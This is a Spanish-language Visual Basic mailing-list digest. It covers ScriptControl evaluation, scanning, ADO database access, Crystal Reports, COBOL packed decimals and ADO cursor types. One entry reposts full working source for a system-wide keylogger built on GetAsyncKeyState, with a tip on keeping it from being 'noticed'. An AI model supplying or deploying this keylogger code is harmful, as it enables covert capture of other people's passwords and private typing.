Sin ahondar mas al respecto, y estando conciente que mi explicacion sobre los ActiveX ha sido muy ligera, pasare a desarrollar la proxima entrega en que explicare a manera de "tutorial" una de las maneras mas simples y eficientes de acceder a bases de datos remotas haciendo uso de ADO (que es finalemnte un activeX) y su "pseudo provider" RDS que es en realidad un "data concumer".

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Botones redondos

Mensaje enviado por Diego Gandino <diegog@solsoft.com.ar>

Probad con esta DLL, ante cualquier duda hablame

botonesredondos.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ejecutar script desde VB *(2 mensajes)*

Mensaje enviado por Diego_Buendía <diegobb@teleline.es>

Hola, Fernando: Existe en VB un poco conocido control llamado ScriptControl, el cual te permite meter código de VBScript dentro de un programa VB. Digamos que su función es insertar código en tiempo de ejecución y, naturalmente, ejecutarlo.

Te envío una dirección interesante donde se introduce dicho control:
http://msdn.microsoft.com/library/periodic/period99/script.htm

Aquí encontrarás algunos ejemplos interesantes; por ejemplo, para escribir una calculadora en una sola línea se puede hacer lo siguiente:

```
'Nota: marcar la referencia Microsoft Scripting Control
'en Proyectos - Referencias
Private Sub Command1_Click()
  Dim SC As New ScriptControl
  SC.Language = "VBScript"
  MsgBox SC.Eval(InputBox("Expresión:", "Calculadora Barata"))
End Sub
```

Si pruebas esto, verás que puedes evaluar cualquier expresión aritmética bien formada desde la propia cadena de texto que introduces, lo que representa una comodidad bestial si lo comparas con un evaluador de expresiones 'hecho a mano'. Pero, con todo, aquí todavía no estás compartiendo un código entre el control de script y el programa. Lo que a uno le gustaría (introducir 'A' en la InputBox y que saliera su contenido evaluado en la MsgBox) no es posible directamente, lo que no quiere decir que no se pueda.
En realidad es posible si defines una clase como

```
'Clase MiClase.cls
Public A As Integer
```

Entonces puedes ir al formulario, poner un botón, marcar en Proyecto - Referencias 'Microsoft Scripting Control' y verás que el siguiente código te funciona:

```
Private Sub Command1_Click()
  Dim SC As ScriptControl
  Dim MA As MiClase
  Dim v As String

  'Inicializar control Script
  Set SC = New ScriptControl
  SC.Language = "VBScript"
  'Inicializar la clase compartida
  Set MA = New MiClase
  'Compartir la clase propiamente dicha
  SC.AddObject "MA", MA, True
  '======== LO QUE PIDES ============
  'A = 50 'En Clipper
  MA.A = 50 'En VB

 'v = " a + 100 + int( a / 3 )" 'En Clipper
  v = " a + 100 + int( a / 3 )"
```

```
 '? &v --> 166 'En Clipper
  MsgBox SC.Eval(v)
End Sub
```

Como puedes ver, se necesita 'algo más' que en Clipper, pero el resultado es idéntico. La pena es tener que usar una clase para encapsular las variables que quieres compartir, pero bueno, ahí decidirás tu si te conviene esta complejidad extra o mejor te buscas otras alternativas.

Un saludo, Diego Buendía
Barcelona, Spain
diegobb@teleline.es
http://teleline.terra.es/personal/diegobb

Mensaje enviado por "Italo Cafferata R." <ICR@rema.com.pe>

Holas:

Me llego este mensaje, yo no lo he probado, pero lo mando pues me parece que alguien en algun momento preguntaba por algo parecido a las macros, quizas esto sirva.

Saludos,

Evaluate string formulas in VB

If you've come to Visual Basic from Microsoft Access, you probably miss the handy Eval() method. This method evaluates a supplied string as though it were code. As a result, you could easily evaluate mathematical expressions passed as a string, like so:

```
iResult = Eval("(2 * 3) + 5)")
```

which fills iResult with the value 11.

To achieve this same functionality in Visual Basic, you've no doubt resorted to complicated string parsing functions. Or perhaps you added Access' DLL to your project, which may have seemed like an awful lot of DLL for such a simple method.

Now, though, you'll be happy to know that you can use the Eval() method without a lot of overhead. Microsoft provides this functionality in its Script Control. This very lightweight ActiveX component is available so you can add end-user scripting ability
to your applications.
However, as a result, it also comes with an Eval method. Adding this component to your project provides very little overhead and gives you the ability to evaluate mathematical strings.

To download this OCX, visit http://msdn.microsoft.com/scripting/

Select the Script Control link, then follow the Download instructions. The following code shows the simple VB we added to a command button's click event. The SC1 script control evaluates a mathematical formula in the txtFormula textbox.

```
Private Sub Command1_Click()
MsgBox txtFormula & " = " & SC1.Eval(txtFormula)
```

```
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Escanear con VB6 *(2 mensajes)*

Mensaje enviado por "Juan G" <x220420002@abonados.cplus.es>

Hola a todos

Jose Manuel, esto es lo que dice la ayuda del propio control imgscan para la propiedad ShowSetupBeforeScan:

"Used to set up the scanner before the first scan, and then bypass the setup dialog box for subsequent scans.
Some TWAIN scanner data sources require the Setup dialog be displayed before each scan, because the settings from the previous scan are not saved."

El que puedas pasar por alto el interfaz de Taiwan depende del propio driver Taiwan y del código de tu aplicación. Si en tu codigo indicas que no salga, solo la primera vez que escaneas te saldrá , y despues, dependiendo de si guarda la ultima configuración del escaneo, te saldra o no. Es decir, si la guarda no saldrá y si no la guarda siempre saldrá para que configures las opciones de escaneo(resolución, tamaño, etc).

Para hacer una prueba puedes añadir un checkbox y estas lineas antes de la instruccion ImgScan1.StartScan

```
 ImgScan1.ShowSelectScanner
 If Check1.Value = 1 Then
    ImgScan1.ShowSetupBeforeScan = True
 Else
    ImgScan1.ShowSetupBeforeScan = False
 End If
```

Yo tengo dos drivers y en uno no me permite pasarlo por alto, el otro si, pero al escanear lo hace mal y la imagen que aparece despues del escaneo es casi totalmente blanca.

Si consigues un driver con el que puedas hacer lo que quieres te agradeceria que me lo enviases.

Saludos

> HOLA FRANCISCO:
>
> Fui yo JOSE MANUEL O.V. quien pidio como se podia escanear desde
> V.B., el ejemplo que me has mandad esta muy bien, pero habria alguna
> forma de que no te salga la pantalla propia del Escaner, es decir esa
> donde primero Pre-Scaneas, seleccionas y luego Scaneas(el TWAIN), es un
> coñazo, me gustaria poder escanear la pagina completa y que sea
> totalmente transparenta para el usuario.
>
> Muchas Gracias.
>

Mensaje enviado por "Francisco Reinoso" <freinoso@hcs.es>

COMO ESCANEAR CON VB6 EN MENOS QUE CANTA UN GALLO.....

Hace poco (no localizo el mensaje) alguien preguntó como utilizar el escaner desde VB,
ayer haciendo pruebas di con la tecla y para quien le interese, aqui va el ejemplo.
Ocupa solo 3Kb....

Francisco Reinoso Marbella - España
freinoso@hcs.es
Dona comida gratis en http://www.thehungersite.com/

ejemplo_escanervb6.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Habilitar y deshabilitar el Dr Watson en Windows NT

Mensaje enviado por "Luis V. León V." <luisleon@impsat.net.ec>

Habilitar y deshabilitar el Dr Watson en Windows NT

En muchas ocasiones cuando trabajamos en Windows NT, cuando nos aparece algún error, hace presencia en la pantalla una pequeña ventana sobre el Dr Watson, o inspector de sucesos de sistema.

Esta opción se puede deshabilitar del siguiente modo:

Pulse Inicio -> Ejecutar.

Escriba "regedit" y pulse Aceptar.

Localice la siguiente entrada de registro:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\

Pulse sobre la entrada AeDebug, y seleccione del menú, Registro -> Exportar archivo del registro...

Exporte esta entrada en algún lugar seguro para reestablecerla cuando lo desee.

Elimine la entrada AeDebug.

Cuando desee habilitar el Dr Watson nuevamente, escriba en la línea de comandos, la sentencia:

drwtsn32 -i

A continuación, haga clic sobre el fichero de registro que debería tener guardado y que exportó como hemos visto anteriormente.

-Tomado del progama Consejos y trucos de Mundo Visual

Alguien consultaba como desabilitar e Dr, Watson de NT espero les sirva.
Luis León V.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Interceptar teclado de cualquier aplicacion

Mensaje enviado por "SHANDD" <shandd@infovia.com.ar>

visual basic, vb, active server pages, asp,source code, programs, routines, and files: Thousands FREE for the taking on Planet Source Code.

hola:

aca encontre algo... aunque no parece ser la solucion optima.. lo probe y funciona bastante bien y SIN NINGUNA DLL (adicional)!! lo unico que no diferencia mayusculas de minusculas.. ni los caracteres que estan sobre los teclas !@#$%^&**()!!... etc ya que no detecta (en un principio) la pulsacion simultanea del shift... si alguien entiende como poder mejorar esto.. (yo lo estoy analizando).. que me avise.. sigue pendiente tambien lo de la solucion via dll

aca va lo que encontre (que me sirve) sobre interceptar teclado (encontre otras cosas mas.. pero esto es lo mejorcito que encontre)

Submitted on: 10/8/1999
By: Robert Carter
Level: Intermediate
User Rating: By 5 Users
Compatibility:VB 5.0/6.0

Users have accessed this code 1726 times.

Thanks for already voting my previous key logger the highest. There seems to be a war going on about key loggers right now and I had a need for one so Idecided to improve mine. It is about 60% faster than my last one and now handles Upper/Lower Case, numbers and !@#$%^&*/?+= and so on. Hope you like it. Oh, and to all you people saying that what we are doing is wrong and to hook it, I notice many of you talk but I am still waiting to see one functional keyboard hook in Visual Basic. At least we are posting code trying to help people out.

Windows API/Global Declarations:
Note:This code is formatted to be pasted directly into VB, Java, C or C++. Pasting it into other editors may or may not work.

```
'************************************
'Windows API/Global Declarations for :A
' Better Key Logger - IMPROVED
'************************************

Private Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As Long)
As Integer

Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long)
As Integer
    '(This is in the form as a Private Decla
```

```
    ' ration)
```

Source Code:
Note:This code is formatted to be pasted directly into VB, Java, C or C++.
Pasting it into other editors may or may not work.

```
'*************************************
' Name: A Better Key Logger - IMPROVED
' Description:Thanks for already voting
' my previous key logger the highest. Ther
' e seems to be a war going on about key l
' oggers right now and I had a need for on
' e so Idecided to improve mine. It is abo
' ut 60% faster than my last one and now h
' andles Upper/Lower Case, numbers and !@#
' $%^&*/?+= and so on. Hope you like it. O
' h, and to all you people saying that wha
' t we are doing is wrong and to hook it,
' I notice many of you talk but I am still
' waiting to see one functional keyboard h
' ook in Visual Basic. At least we are pos
' ting code trying to help people out.
' By: Robert Carter
'
'
' Inputs:none
'
' Returns:puts all keys in a textbox
'
'Assumes:Add a Textbox & Timer. Set Time
' r to about 10, anything higher will add
' processor usage and you may get 'noticed
'
'
'Side Effects:a nearly unnoticable highe
' r processor usage
'
'Warranty:
'Code provided by Planet Source Code(tm)
' (http://www.Planet-Source-Code.com) 'as
' is', without warranties as to performanc
' e, fitness, merchantability,and any othe
' r warranty (whether expressed or implied
' ).
'Terms of Agreement:
'By using this source code, you agree to
' the following terms...
' 1) You may use this source code in per
' sonal projects and may compile it into a
' n .exe/.dll/.ocx and distribute it in bi
' nary format freely and with no charge.
' 2) You MAY NOT redistribute this sourc
' e code (for example to a web site) witho
' ut written permission from the original
' author.Failure to do so is a violation o
' f copyright laws.
```

```
' 3) You may link to this code from anot
' her website, provided it is not wrapped
' in a frame.
' 4) The author of this code may have re
' tained certain additional copyright righ
' ts.If so, this is indicated in the autho
' r's description.
'*************************************


Private Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As Long)
As Integer


Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long)
As Integer
    Private Const SHIFT_KEY As Integer = 16
    ' there have been other key loggers that
    ' used GetAsyncKeySate to
    ' check the shift key, it doesn't work,
    ' must use GetKeyState
    Private KeyLoop As Integer
    Private KeyResult As Long
    Private bShift As Boolean
    Public sKeyPressed As String


Private Sub Timer1_Timer()
    If bGetKey Then Text1 = Text1 & sKeyPressed
End Sub


Public Function bGetKey() As Boolean
    ' if key pressed, stores Key Character i
    ' n sKeyPressed
    ' and returns true
    KeyLoop = 65


    Do Until KeyLoop = 91 ' check For letters
        KeyResult = GetAsyncKeyState(KeyLoop)


        If KeyResult = -32767 Then
            KeyResult = GetKeyState(SHIFT_KEY)
            sKeyPressed = IIf(KeyResult < 0, Chr(KeyLoop),
LCase(Chr(KeyLoop)))
            Goto KeyFound
        End If
        KeyLoop = KeyLoop + 1
    Loop
    KeyLoop = 48


    Do Until KeyLoop = 57 ' check For numbers
        KeyResult = GetAsyncKeyState(KeyLoop)


        If KeyResult = -32767 Then
```

```
        KeyResult = GetKeyState(SHIFT_KEY)


        If KeyResult < 0 Then
            If KeyLoop = 48 Then sKeyPressed = ")"
            If KeyLoop = 49 Then sKeyPressed = "!"
            If KeyLoop = 50 Then sKeyPressed = "@"
            If KeyLoop = 51 Then sKeyPressed = "#"
            If KeyLoop = 52 Then sKeyPressed = "$"
            If KeyLoop = 53 Then sKeyPressed = "%"
            If KeyLoop = 54 Then sKeyPressed = "^"
            If KeyLoop = 55 Then sKeyPressed = "&"
            If KeyLoop = 56 Then sKeyPressed = "*"
            If KeyLoop = 58 Then sKeyPressed = "("
        Else
            sKeyPressed = Chr(KeyLoop)
        End If
        Goto KeyFound
    End If
    KeyLoop = KeyLoop + 1
Loop
KeyResult = GetAsyncKeyState(13)' check For enter


If KeyResult = -32767 Then
    sKeyPressed = vbCrLf
    Goto KeyFound
End If
KeyResult = GetAsyncKeyState(32)' check For space


If KeyResult = -32767 Then
    sKeyPressed = " "
    Goto KeyFound
End If
KeyResult = GetAsyncKeyState(8)' check For Backspace


If KeyResult = -32767 Then
    sKeyPressed = " BKSP "
    Goto KeyFound
End If
KeyResult = GetAsyncKeyState(46)' check For Del


If KeyResult = -32767 Then
    sKeyPressed = " DEL "
    Goto KeyFound
End If
KeyResult = GetAsyncKeyState(190) ' check For period


If KeyResult = -32767 Then
    KeyResult = GetKeyState(SHIFT_KEY)
    sKeyPressed = IIf(KeyResult < 0, ">", ".")
    Goto KeyFound
End If
KeyResult = GetAsyncKeyState(188) ' check For comma
```

```
    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, "<", ",")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(186)' check For colon


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, ":", ";")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(191)' check For question mark


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, "?", "/")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(222)' check For quotes


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, """", "'")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(192)' and so On


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, "~", "`")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(189)


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, "_", "-")
        Goto KeyFound
    End If
    KeyResult = GetAsyncKeyState(187)


    If KeyResult = -32767 Then
        KeyResult = GetKeyState(SHIFT_KEY)
        sKeyPressed = IIf(KeyResult < 0, "+", "=")
        Goto KeyFound
    End If
    bGetKey = False' If you get here, no key found
    Exit Function
    KeyFound:
    bGetKey = True
End Function
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Obtener la fecha de sistema de SQL Server 6.5

Mensaje enviado por "Laura Fuerte" <laurafp73@hotmail.com>

Usa GETDATE() en SQL y esto te retorna tanto la fecha como la hora del servidor.

Espero, te sea útil.

Saludos.

Laura F.P.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Parametros en Crystal Report

Mensaje enviado por Mabel Apellido <mabmoore@yahoo.com>

1. Si tu parámetro va a un stored procedure:

StoredProcParam Property

[form.]Report.StoredProcParam(Parameter Array
Index%)[= newParameter$]

Ejemplo:

Report1.StoredProcParam(0) = "06/14/1989"

Remarks

StoredProcParam sets the value of the specified parameter in a SQL database table that is based on a stored procedure. Pass the value you wish to set the parameter to as a string. If the parameter expects a different data type, you still must pass the value as a string. For example, to pass the integer value 396, use the string "396".

2. Si lo que querés es cargar una fórmula:

Report1.Formulas(0) = "Nombre= '" & strNombre & "'"

Mab

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Parar un sndPlaySound

Mensaje enviado por "Mariela Begué" <lorhab@concordia.com.ar>

Utiliza la función sndStopSound de la misma librería que utilizaste para la reproducción:

Llámala así:

```
Declare Function sndStopSound Lib "winmm.dll" Alias "sndPlaySoundA" (ByVal _
lpszSoundName as Long, byVal uFlags as Long) as Long
```

Se la debe llamar con ambos parámetros en Cero

En donde quieras detener la ejecución del sonido pones: Call sndSoundStop(0,0)
Saludos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Reparar bases de datos Access

Mensaje enviado por jfo@tragsatec.es

No se si resolvera exactamente tu problema, pero existe una utilidad de Microsoft llamada JetComp que se utiliza para compactar y reparar MDBs que tiene la vantaja de que no trata de abrirlas primero, como haces desde access, con lo que hay veces que repara MDBs que no deja ni abrir el Access.

Lo mando en el mensaje porque solo ocupa comprimido 15 K y entiendo que puede ser util para mas gente

Un saludo
Juan Ignacio Forteza del Rey Oteiza
jfo@tragsatec.es

jetcomp.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Solucion a VB5/VB6 + Access2000 *(2 mensajes)*

Mensaje enviado por Humberto Rosario Díaz <hrcomputers@eldish.net>

Hola:
El Compañero Alberto Rodriguez Calvo ha planteado la solucion dos veces, de la cual extracto este pedazo de mail:

No hay ningun problema para usar MDB de access 20000.
Solo hay que seleccionar la versión adecuada de las librerías de acceso a datos:

Si usas DAO, la 3.6
Si usas ADO, la 2.1

Las dos se instalan con Access 2000.

Ve a Proyecto-Referencias y marca la que utilices.

Si utilizas DAO, (Visual Basic 5 y Office 97) puedes hacerlo, seleccionando "Microsoft DAO 3.6" en Refencias

_____

Que soluciones tu problema, Amigo.
Y hazle llegar la solucion a muchos.
Saludos.

Humberto Rosario Díaz
hrcomputers@unete.com.ve

_____

Mensaje enviado por "Josep A. Ferrando" <jfcarpi@wanadoo.es>

Hola, aqui teneis una solucion para acceso a bases de datos Access 2000

El DataControl del VB5/VB6 no se puede usar directamente con BD Access 2000.
Si se puede usar el nuevo AdoDataControl del VB6.
Para usar el DataControl del VB5 hay que usar un metodo alternativo a saber

1.- En referencias del Proyecto ponemos DAO3.6
2.- Dibujamos el DataControl (No ponemos nada)
3.- Dibujamos un TextBox
4.- En Propiedades DataSource lo enlazamos al DataControl
5.- En Propiedades DataField ponemos el Campo que queremos (o si dibujamos un DataGrid solo el punto 4)

escribimos nuestro codigo como sigue:

```
Option Explicit
Private daoDB36 As Database
Private rs As Recordset
Dim sPath As String

Private Sub Form_Load()
```

```
sPath = App.Path & "\MiBaseDatosAccess2000.mdb"
Set daoDB36 = DBEngine.OpenDatabase(sPath)
Set rs = daoDB36.OpenRecordset("TablaDeseada")
Set Data1.Recordset = rs
End Sub
```

Saludos,
Josep A. Ferrando

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Solucion abrir base datos con password y ADO *(2 mensajes)*

Hace uno dias hice una consulta sobre como abrir una base de datos protegida con password desde ADO, la solucion es:

```
Dim cn As New ADODB.Connection

cn.Provider = "Microsoft.Jet.OLEDB.3.51"
cn.Properties("Data Source") = "C:\mis documentos\bodega\bodega segura.mdb"
cn.Properties("Jet OLEDB:Database Password") = "PasswordDatabase" ' Esta linea es
la culpable
cn.Properties("Jet OLEDB:System database") = "c:\mis documentos\bodega\bodega.mdw"
cn.Open UserID:="NombreUsuario", Password:="PasswordUsuario"
```

Espero le sirva a algun colistero.

miguel@alcavia.net

Mensaje enviado por "Ruben Nadal" <admon@plastiken.com>

Al fin lo he resuelto:

```
Function OpenDB(ByVal DBFileLocation As String) As Boolean
Dim strcn As String
On Error GoTo errorDB
  strcn = "Provider=Microsoft.Jet.OLEDB.4.0;" _
        & "Data Source=" & DBFileLocation & ";" _ ' Localizacion de la BD
        & "Persist Security Info=False;" _
        & "Jet OLEDB:Database Password=" & DBPassword ' Password de la BD

  Set cnConexionJet = New Connection
  cnConexionJet.Open strcn
  OpenDB = True
  Exit Function

errorDB:
  OpenDB = False
  MsgBox "Error: " & Err.Number & ". " & Err.Description
End Function
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Unir celdas en el FlexGrid

Mensaje enviado por "Gustavo A. Heusdens" <gheusden@interserver.com.ar>

```
With MSFlexGrid
    MergeCells = 1
    MergeCol(0) = True
    MergeCol(1) = False
      MergeCol(2) = False
End With
```

Con esto le estás diciendo que la columna(0) muestre en una sola celda los datos repetidos.

Saludos

Gustavo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ver ficheros PDF

Mensaje enviado por CArlos Tineo <ctineo@fundacite.arg.gov.ve>

Hola listeros
Te comento que la unica forma que he conseguido es incluir en un formulario el componente pdf.ocx (Acrobat control for Activex) vas componentes y lo marcas. Pero para que te aparezca este debes de tener instalado acrobat reader, porque probé a registrar el control solo en una máquina donde no había acrobat reader y no logré que arrancara.
luego solo llamas el formulario y en el load (donde más te convenga) le das la ruta del pdf a visualizar. Te prometo que queda igual que si tuvieras el Acrobat abierto.
Ejm:

```
Private Sub Form_Load()
        Pdf1.Width = Me.Width ' siendo pdf1 el nombre del control
        Pdf1.Height = Me.Height - 600
        Pdf1.Move 0, 0
        rutadocu = "C:\docu.pdf" 'por ejemplo
        Pdf1.src = rutadocu ' Ojo aquí a veces y dependiendo de la versión puede
ser pdf1.url la verdad es que no recuerdo
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Acceso a archivo de datos COBOL desde VB

Mensaje enviado por "Alberto Vernieri" <AVernieri@juncalnet.com.ar>

Hola!

Aqui te mando un parcito de funciones que te permiten acceder a campos COMP-3 (Packed decimal).

El campo en el archivo lo debes definir como String * (la mitad de los dígitos del campo + 1, redondeado hacia arriba) o sea, si tnés un pic 9(4) COMP-3 el campo debe ser String * 3.

Espero que te sirvan.
Saludos
Alberto

```
Function unpack(packnum As String) As String
Dim hexnum As String, unpacknum As String
Dim n As Integer, I As Integer

n = Len(packnum)
For I = 1 To n ' Set up n repetitions.
    hexnum = Right$("00" & Hex$(Asc(Mid$(packnum, I, 1))), 2)
    unpacknum = unpacknum & hexnum
Next I

unpacknum = Left$(unpacknum, Len(unpacknum) - 1)
unpack = unpacknum
End Function

Function pack(unpacknum As String) As String
Dim packnum As String, uaux As String
Dim c As Integer
Dim n As Integer, lu As Integer, I As Integer


 lu = Len(unpacknum)
 uaux = unpacknum
 If (lu Mod 2) = 0 Then uaux = "0" & uaux 'si la entrada es par agrega un cero
adelante

 uaux = uaux & "F"
 lu = Len(uaux)
 packnum = ""

 For I = 1 To lu Step 2 ' Set up lu/2 repetitions.
    c = Asc(Mid$(uaux, I, 1)) - 48 ' offset de digitos decimales
    n = 16 * c

    c = Asc(Mid$(uaux, I + 1, 1)) - 48 ' offset de dígitos decimales
    If c > 48 Then c = c - 32 ' minúsculas a mayúsculas
    If c > 9 Then c = c - 7 ' letras a dígitos hexadecimales
    n = n + c
    packnum = packnum & Chr$(n)
 Next I
```

```
pack = packnum
End Function
```

>>> "Sergio Martínez" <smartinez@pergamino.inta.gov.ar> 28/12/1999 14:56:53 >>>
Listeros.
 Lo del asunto. ¿ Alguien conoce si existe algo al respecto ? Gracias.

Sergio Martínez.
Pergamino. Argentina.
smartinez@pergamino.inta.gov.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ADO ... Cursores, Bloqueos. Como elegirlos? *(2 mensajes)*

Mensaje enviado por "Oswaldo D'Acevedo" <Oswaldo@heuristika.com>

PRIMERA PARTE

Cuando de ADO se trata un lugar comun para muchos de nosotros es decidir, al momento de analizar estrategias de acceso a la data, que proveedor usar?, en que lugar correra el cursor; del lado del server? (Server side cursor?) o del lado del cliente (Client side cursor), que tipo de Cursor (Forward-Only, Static, Keyset o Dinamic?)... y por si fuera poco, aun nos falta decidir que tipo de Bloqueo usar (Locking) (read only, pessimistic, optimistic o batchoptimistic?).

Todos los autores coinciden en que la decision no es simple y es mucho mas un problema de analisis del sistema que una aplicacion matematica.

Vamos por partes:

Que es un "CURSOR" para ADO?

Un CURSOR en terminos de bases de datos representa la manera de tratar un numero discreto de registros en forma de filas de data. El cursor le permite a uno moverse a traves del set de registros y posicionarse en uno de ellos para acceder a su data.

Al momento de elegir el cursor tenemos que decidir el lugar donde este correra (Cursor location), el comportamiento del mismo en terminos de moverse a traves del recorset (tipo de cursor) y su habilidad para permitir al usuario alterar la data original y la manera de hacerlo para evitar conflictos (Bloqueo o "Locking").

Cursor Location. (Lugar donde correra el Cursor)

Para determinar el lado donde correra el cursor del recorset se debera implementar la propiedad CursorLocation del objeto recorset. Si no se especifica el rocorset tendra por "default" el valor que tenga la propiedad CursorLocation del objeto Connection que usara el recorset. El valor "default" (por defecto) de la propiedad CursorLocation del objeto Connetion es adUseServer (cursor del lado del server), que no siempre es el optimo.

Hay cuatro posibilidades de eleccion, pero nos enfocaremos en dos de ellos, ya que los otros dos son obsoletos, y a decir de MS se ha mantenido para efectos de compatibilidad con anteriores versiones

1 - adUseNone (obsoleto)
2 - adUseServer (default)
3 - adUseClient
3 - adUseClientBatch (obsoleto, pero no entiendo por que tiene el mismo numerico que anterior...no importa :-))

Entonces nos enfocaremos en los dos del medio.

Client-Side Cursors (3 - adUseClient, Cursores del lado del cliente)

Usa los recursos (memoria, cpu, etc.) de la maquina local (la del cliente), para implementar el cursor y su set de records.

Ventajas
- Dado que corre en la maquina del cliente la performance sera mejor si se trata de recorset de tamaño razonable (depende de la configuracion, basicamente de la memoria de la maquina para definir "razonable").
- Tambien la escalabilidad del sistema se ve favorecida dado que la performance depende de cada maquina cliente y no del server, en consecuencia los cursores del lado del cliente exige menos demanda del server cuando el numero de clientes crece que cuando se usa el cursor del lado del Server (Server-side Cursor).
- Es el unico cursor que permite usar recorsets desconectados (de especial uso en N Tier systems).

Desventajas:
- Para recorset muy extensos (otra vez , extensos para una maquina cliente dependera de sus recursos), la estacion de trabajo podria tener problemas para manejar grandes volumenes de data.
- Dado que el cursor del lado del cliente tiene que traer la data a traves del network, recorsets grandes significaran un alto consumo del trafico del network. Esto es especialmente un problema cuando se usa la internet.
- No todos los "proveedores" manejan bien los Campos Autonumericos o Identity field (el proveedor de Jet si lo hace muy bien)

Server-side Cursors (2 - adUseServer (default), cursores del lado del server).

Usa los recursos del server para implementar el cursor y su set de records.

Ventajas
- Las maquinas del cliente o estaciones de trabajo no se veran en peligro con grades porciones de recorsets ya que el cursor es manejado totalemente el el server. (thin client)
- Dado que no toda la data es transferida al cliente el trafico del network no se ve sobrecargado.
- Para recorsets que se preven muy grandes es mejor manejarlos de esta manera

Desventajas
- Para recorsets pequeños es ineficiente ya que todo pedido de movimento tiene que se hecho a traves del network, en tal caso es mejor transferir todo el recorset al cliente (usando cliente-side cursor).
- Se presentan problemas de escalabilidad, miemntras mas usuarios se incremente an el sistema mas carga significara para el server, pudiendo de esta manera rapidamente consumirse los recursos del server.
- Problemas de concurrencia a la data, exige un mejor manejo de las conecciones. (se hace necesario el manejo del "pool" de conecciones y el uso de programas como el MTS).

SEGUNDA PARTE

En esta segunda parte escribire sobre los cuatro tipos de Cursores que ADO maneja, sus comportamientos y algunas otras consideraciones que pienso pertinentes tener en cuenta.

Tipo de Cursor (Curso type), en terminos de ADO, indica el comportamiento que tiene dicho Cursor, lo que se puede o no hacer con el y hasta se puede saber cuan liviano o pesado es en terminos de los recursos del sistema.

Se puede definir el tipo de Cursor a usar en un recorset, especificando la propiedad CursorType antes de abrir dicho recorset (no se puede cambiar el tipo de Cursor luego de que el recordset haya sido adquirido). El siguiente seria un

ejemplo:

```
MiRecord.CursorType = adOpenOptimistic
MiRecord.Open
```

Existe, como ya dijimos en la primera parte, cuatro tipo de cursores en ADO: Forward-Only, Static, Keyset y Dynamic.

Forward-Only. (adOpenForwardOnly)
Este tipo de cursor se comporta mas como un archivo secuencial y solo puede manipularse en la maquina del cliente de uno en uno y en estricto orden secuencial desde el primer record hasta el ultimo.

Vale decir que no se puede saltar records ni regresar a uno anterior, la unica manera de moverse es de uno en uno y partiendo del primer record hasta el ultimo.

Para enfatizar lo anterior debe pensarse que el unico metodo,respecto a movimiento entre registro,que se puede usar es MoveNext, cualquier otro intento generara un error (runtime error).

Cursor tipo Forward-Only es el cursor por default por que es el mas economico en terminos de recursos, sin embargo no esta disponible para Cursores en el lado del Cliente (Client Cursors).

```
MyRecord.CursorType = adOpenForwardOnly
```

Nota: Traten de usar este tipo de cursor si lo que necesitan solamente es mostrar datos (en grids o en reportes). una vez "poblados" sus variable u objetos entonces cierren el recorset para "liberar" recursos (incluso si pueden cerrar la coneccion, haganlo).

Static (adOpenStatic)
Es menos "economico" que Forward-Only pero tiene una gran flexibilidad en terminos de movimiento a traves del recorset. Podemos movernos por el recorset en todas las direcciones de uno en uno o saltar records, hacer filtros, busquedas, "bookmarks".

Static es el unico cursor soportado por Cursores en el lado del Cliente (Client side Cursors),.

Una desventaja muy grande para este tipo de cursores se presenta en el hecho de que cualquier cambio hecho por otro usuario (o programa corriendo al mismo momento) no se ve reflejado en el recorset.

Esto es especialmente importante en ambientes multiusuarios donde, asumiendo que, por ejemplo, un usuario X abre un recorset con cursor "static" del lado del cliente, no le sera posible ver los cambios hechos por un usuario Y desde otra maquina, ya sean modificaciones adiciones o borrados (deletes) de dichos records. Entonces al momento de hacer Update el usuario X podria tener colisiones o conflictos que debera manejarlos mediande codigo (atrapando errores)

Nota: dos propiedades de el objeto Field de ADO ayudan a manejar este tipo de conflictos (Field.OriginalValue y Field.UnderlyingValue), el primero represanta el valor del campo cuando se solicito el record (sin considerar cualquier cambio que el usuario haga) mientras el segundo (y mas importante a lo hora de verificar cambios) representa el valor del campo en la misma base de datos incluyendo cualquier cambio que otro usuario haya hecho en el interin.

Hay ademas un par de maneras mas solucionar estos confictos uno de ellos es capturar los errores en el momento de hacer UpdateBatch. si un error ha ocurrido entonces podran hacer un filtro del recorset usando adFilterConflictingRecords que

ver cuales de los registros han prentado problemas.

Keyset (adOpenKeyset)
